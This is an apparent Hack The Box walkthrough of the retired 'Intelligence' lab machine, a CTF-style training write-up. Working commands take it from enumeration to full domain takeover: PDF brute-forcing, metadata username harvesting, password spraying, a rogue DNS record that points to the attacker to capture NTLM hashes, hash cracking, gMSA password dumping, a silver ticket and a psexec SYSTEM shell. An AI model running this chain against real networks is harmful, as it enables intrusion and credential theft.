Hack The Box: Intelligence Walkthrough
Machine Overview
- Machine Name: Intelligence
- Difficulty: Medium
- Operating System: Windows
This is a write-up for the Hack The Box machine Intelligence, which was retired on 27 November 2021. This machine demonstrates how metadata leakage, weak operational hygiene, and misconfigured Active Directory permissions can lead to full domain compromise.
Before starting, the hostname was added to the local hosts file: 10.129.95.154 intelligence.htb dc.intelligence.htb
Enumeration
Nmap Scan
Initial enumeration was performed to identify open services:
1
2
3
4
5
6
7
8
9
10
11
12
13
nmap -sC -sV -o nmap/intelligence.nmap 10.129.95.154

Open Ports:

53/tcp: DNS

80/tcp: HTTP (Microsoft IIS 10.0)

88/tcp: Kerberos

389/tcp: LDAP

445/tcp: SMB
Based on the exposed services (Kerberos, LDAP, SMB), the target is identified as an Active Directory Domain Controller.
Web Enumeration (Port 80)

The web service hosts a custom IIS website. Two PDF files were initially discovered:
1
2
3
/documents/2020-01-01-upload.pdf

/documents/2020-12-15-upload.pdf
The date-based naming scheme suggested a pattern.
PDF Enumeration I wrote a Python script to brute-force and download all possible PDF files for the year 2020:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
import requests
from datetime import datetime, timedelta
import os

BASE_URL = "[http://10.129.95.154/documents](http://10.129.95.154/documents)"
OUTDIR = "downloads"
os.makedirs(OUTDIR, exist_ok=True)

start = datetime(2020, 1, 1)
end = datetime(2020, 12, 30)
current = start

while current <= end:
    filename = f"{current.strftime('%Y-%m-%d')}-upload.pdf"
    url = f"{BASE_URL}/{filename}"
    try:
        r = requests.get(url, timeout=5)
        if r.status_code == 200:
            print(f"[+] FOUND: {filename}")
            with open(f"{OUTDIR}/{filename}", "wb") as f:
                f.write(r.content)
    except:
        pass
    current += timedelta(days=1)
 A total of 84 PDF files were discovered.
Initial Access
Password Discovery
The PDFs were converted to text to search for credentials:
1
2
3
mkdir -p txt
for file in *.pdf; do pdftotext "$file" "txt/${file%.pdf}.txt"; done

grep -iEH -C 2 "password|pass|pwd" txt/*.txt
The file 2020-06-04-upload.pdf contained a default password:
1
NewIntelligenceCorpUser9876
Metadata Analysis & User Enumeration
Usernames were extracted from the PDF “Creator” metadata:
1
exiftool *.pdf | grep Creator | awk '{print $3}' | sort -u > usernames.list

I then used kerbrute to verify these users against the Domain Controller:
1
kerbrute userenum --dc 10.129.95.154 -d intelligence.htb usernames.list
Password Spraying
Using the discovered password against the list of valid users:
1
crackmapexec smb 10.129.95.154 -u usernames.list -p 'NewIntelligenceCorpUser9876' --continue-on-success
1
Valid credentials found: Tiffany.Molina
SMB & Active Directory Enumeration
Retrieving Files
Accessed the IT share using Tiffany’s credentials:
1
smbclient -U Tiffany.Molina //10.129.95.154/IT
Found a script: downdetector.ps1.
Analysis: The script monitors DNS records starting with web* and performs HTTP requests using default credentials. This is exploitable because any domain user can create DNS records.
BloodHound Analysis
1
2
bloodhound-python -ns 10.129.95.154 -d intelligence.htb -dc dc.intelligence.htb \
-u Tiffany.Molina -p NewIntelligenceCorpUser9876 -c All
A Group Managed Service Account (gMSA) named SVC_INT was identified. The ITSupport group has ReadGMSAPassword rights over it.
Privilege Escalation
NTLM Credential Capture
I created a malicious DNS record to point to my attacker IP:
1
2
python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 \
-r webtest.intelligence.htb -a add -t A -d 10.10.14.7 10.129.95.154
Using Responder, I captured the NTLMv2 hash of Ted.Graves when the automated script attempted to authenticate to my “web” server.
Credential Cracking
1
john ted_graves.hash --wordlist=/usr/share/wordlists/rockyou.txt
Password recovered: Mr.Teddy
gMSA Password Extraction Using Ted’s credentials to dump the gMSA password:
1
2
gMSADumper.py -u ted.graves -p 'Mr.Teddy' -d intelligence.htb
This provided the NTLM hash for svc_int$.
Silver Ticket Attack
I generated a Silver Ticket to impersonate the Administrator:
1
2
3
4
5
6
7
impacket-getST -spn WWW/dc.intelligence.htb \
-impersonate Administrator intelligence.htb/svc_int$ \
-hashes <hash>

export KRB5CCNAME=Administrator.ccache
SYSTEM Shell
Finally, I used psexec with the Kerberos ticket to gain a SYSTEM shell:
1
impacket-psexec -k -no-pass intelligence.htb/Administrator@dc.intelligence.htb
Conclusion
The attack chain required no software exploits—only the abuse of legitimate Active Directory functionality and information leakage through document metadata.
Happy Hacking XD!